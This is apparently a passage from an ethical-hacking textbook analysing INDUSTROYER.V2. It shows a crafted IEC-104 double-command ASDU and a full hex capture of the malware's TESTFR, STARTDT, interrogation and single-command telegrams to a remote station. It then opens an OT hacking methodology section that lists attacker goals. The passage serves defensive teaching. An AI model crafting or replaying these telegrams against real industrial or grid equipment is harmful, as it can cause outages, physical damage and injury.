
```
▷ Frame 242: 56 bytes on wire (448 bits), 56 bytes captured (448 bits)
  Raw packet data
▷ Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
▷ Transmission Control Protocol, Src Port: 2140, Dst Port: 2404, Seq: 41, Ack: 41, Len: 16
◢ IEC 60870-5-104-Apci: <- I (1,1)
    START
    ApduLen: 14
    .... ...0 = Type: I (0x00)
    Tx: 1
    Rx: 1
◢ IEC 60870-5-104-Asdu: ASDU=2 C_DC_NA_1 Act     IOA=1104 'double command'
    TypeId: C_DC_NA_1 (46)
    0... .... = SQ: False
    .000 0001 = NumIx: 1
    ..00 0110 = CauseTx: Act (6)
    .0.. .... = Negative: False
    0... .... = Test: False
    OA: 0
    Addr: 2
  ◢ IOA: 1104
      IOA: 1104
    ◢ DCO: 0x05
        .... ..01 = ON/OFF: OFF (1)
        .000 01.. = QU: Short Pulse (1)
        0... .... = S/E: Execute
```

Figure 18.92: Screenshot displaying a crafted ASDU message

The malware crafts suitable telegrams for each target remote station and sends them accordingly. The configuration settings in the malware may develop additional ASDU telegrams to turn on or off the remote station's IOA. The communication sequence of ASDU messages is described below:

- Initiates a test frame message to validate the connection
- Initiates a **`Start Data Transfer`** message to enable a channel for data transfer
- Initiates a generic investigation command to determine the status of the remote station
- Passes crafted telegrams or messages through the command to change the status of IOA to on or off

The following screenshot displays the communication sequence between the target remote station and the malware via the IEC-104 protocol. The message sequence contains all the above-mentioned commands such as **`TESTFR`** and **`STARTDT`** as well as other ASDU-generated messages, which can be directed to the target remote station's IOA.




```
--> 68 04 43 00 00 00                --> 16:16:22 TESTFR ACT Request  Length 4 [TESTFR_ACT]
<-- 68 04 83 00 00 00                <-- 16:16:22 TESTFR CON Response  Length 4 [TESTFR_CON]
--> 68 04 07 00 00 00                --> 16:16:23 STARTDT ACT Request  Length 4 [STARTDT_ACT]
<-- 68 04 0B 00 00 00                <-- 16:16:23 STARTDT CON Response  Length 4 [STARTDT_CON]
--> 68 0E 00 00 00 00                --> 16:16:24 Interrogation Request  Length 14 I NS:0 NR:0
    64 01 06 00 03 00 00 00 00 14        ASDU: Type ID 100 <Interrogation command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3  QOI 20 <Station interrogation>
<-- 68 0E 00 00 02 00                <-- 16:16:24 Interrogation Response  Length 14 I NS:0 NR:1
    64 01 07 00 03 00 00 00 00 14        ASDU: Type ID 100 <Interrogation command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3  QOI 20 <Station interrogation>
<-- 68 0E 02 00 02 00                <-- 16:16:24 Interrogation Response  Length 14 I NS:1 NR:1
    64 01 0A 00 03 00 00 00 00 14        ASDU: Type ID 100 <Interrogation command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3  QOI 20 <Station interrogation>
--> 68 04 01 00 04 00                --> 16:16:27 Supervisory Request  Length 4 S NR:2
--> 68 0E 02 00 04 00                --> 16:16:28 Single Cmd Execute Request  Length 14 I NS:1 NR:2
    2D 01 06 00 03 00 9A FC 01 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3 DO 130202 On [Execute Short Pulse Duration]
<-- 68 0E 04 00 04 00                <-- 16:16:28 Single Cmd Execute Response  Length 14 I NS:2 NR:2
    2D 01 07 00 03 00 9A FC 01 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3 DO 130202 On [Execute Short Pulse Duration]
<-- 68 0E 06 00 04 00                <-- 16:16:28 Single Cmd Execute Response  Length 14 I NS:3 NR:2
    2D 01 0A 00 03 00 9A FC 01 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3 DO 130202 On [Execute Short Pulse Duration]
--> 68 04 01 00 08 00                --> 16:16:30 Supervisory Request  Length 4 S NR:4
--> 68 0E 04 00 08 00                --> 16:16:31 Single Cmd Execute Request  Length 14 I NS:2 NR:4
    2D 01 06 00 03 00 99 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3 DO 160921 On [Execute Short Pulse Duration]
<-- 68 0E 08 00 06 00                <-- 16:16:31 Single Cmd Execute Response  Length 14 I NS:4 NR:3
    2D 01 07 00 03 00 99 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3 DO 160921 On [Execute Short Pulse Duration]
<-- 68 0E 0A 00 06 00                <-- 16:16:31 Single Cmd Execute Response  Length 14 I NS:5 NR:3
    2D 01 0A 00 03 00 99 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3 DO 160921 On [Execute Short Pulse Duration]
--> 68 04 01 00 0C 00                --> 16:16:33 Supervisory Request  Length 4 S NR:6
--> 68 0E 06 00 0C 00                --> 16:16:35 Single Cmd Execute Request  Length 14 I NS:3 NR:6
    2D 01 06 00 03 00 9B 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3 DO 160923 On [Execute Short Pulse Duration]
<-- 68 0E 0C 00 08 00                <-- 16:16:35 Single Cmd Execute Response  Length 14 I NS:6 NR:4
    2D 01 07 00 03 00 9B 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3 DO 160923 On [Execute Short Pulse Duration]
<-- 68 0E 0E 00 08 00                <-- 16:16:35 Single Cmd Execute Response  Length 14 I NS:7 NR:4
    2D 01 0A 00 03 00 9B 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3 DO 160923 On [Execute Short Pulse Duration]
--> 68 04 01 00 10 00                --> 16:16:37 Supervisory Request  Length 4 S NR:8
--> 68 0E 08 00 10 00                --> 16:16:38 Single Cmd Execute Request  Length 14 I NS:4 NR:8
    2D 01 06 00 03 00 9C 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3 DO 160924 On [Execute Short Pulse Duration]
<-- 68 0E 10 00 0A 00                <-- 16:16:38 Single Cmd Execute Response  Length 14 I NS:8 NR:5
    2D 01 07 00 03 00 9C 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3 DO 160924 On [Execute Short Pulse Duration]
<-- 68 0E 12 00 0A 00                <-- 16:16:38 Single Cmd Execute Response  Length 14 I NS:9 NR:5
    2D 01 0A 00 03 00 9C 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3 DO 160924 On [Execute Short Pulse Duration]
--> 68 04 01 00 14 00                --> 16:16:40 Supervisory Request  Length 4 S NR:10
--> 68 0E 0A 00 14 00                --> 16:16:42 Single Cmd Execute Request  Length 14 I NS:5 NR:10
    2D 01 06 00 03 00 9D 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  6 <Activation Origin 0> Comm Addr 3 DO 160925 On [Execute Short Pulse Duration]
<-- 68 0E 14 00 0C 00                <-- 16:16:42 Single Cmd Execute Response  Length 14 I NS:10 NR:6
    2D 01 07 00 03 00 9D 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  7 <Activation confirmation Origin 0> Comm Addr 3 DO 160925 On [Execute Short Pulse Duration]
<-- 68 0E 16 00 0C 00                <-- 16:16:42 Single Cmd Execute Response  Length 14 I NS:11 NR:6
    2D 01 0A 00 03 00 9D 74 02 05        ASDU: Type ID 45 <Single command> Count 1 Cause of transmission  10 <Activation termination Origin 0> Comm Addr 3 DO 160925 On [Execute Short Pulse Duration]
```

Figure 18.93: INDUSTROYER.V2 message sequence with the target remote station

LO#07: Explain OT Hacking Methodology

OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.



What is OT Hacking?

The objective of OT hacking is to **damage or disrupt business processes** through industrial control systems at various manufacturing sites

How can a hacker profit from OT when successfully compromised?

- **Take complete control over the systems, damage the systems or steal critical business or operational data**
- **Shutdown a plant or block the production entirely to perform DoS attacks and cause financial or reputational damage**
- **Reprogram an assembly process to skip production steps resulting in manufacturing faulty products**
- **Compromising industrial machines to potentially injure employees through overheating, emergency shutdowns, etc.**
- **Install malware to disrupt the operation of critical infrastructure**
- **Install ransomware to block access to OT systems and ask for ransom**

What is OT Hacking?

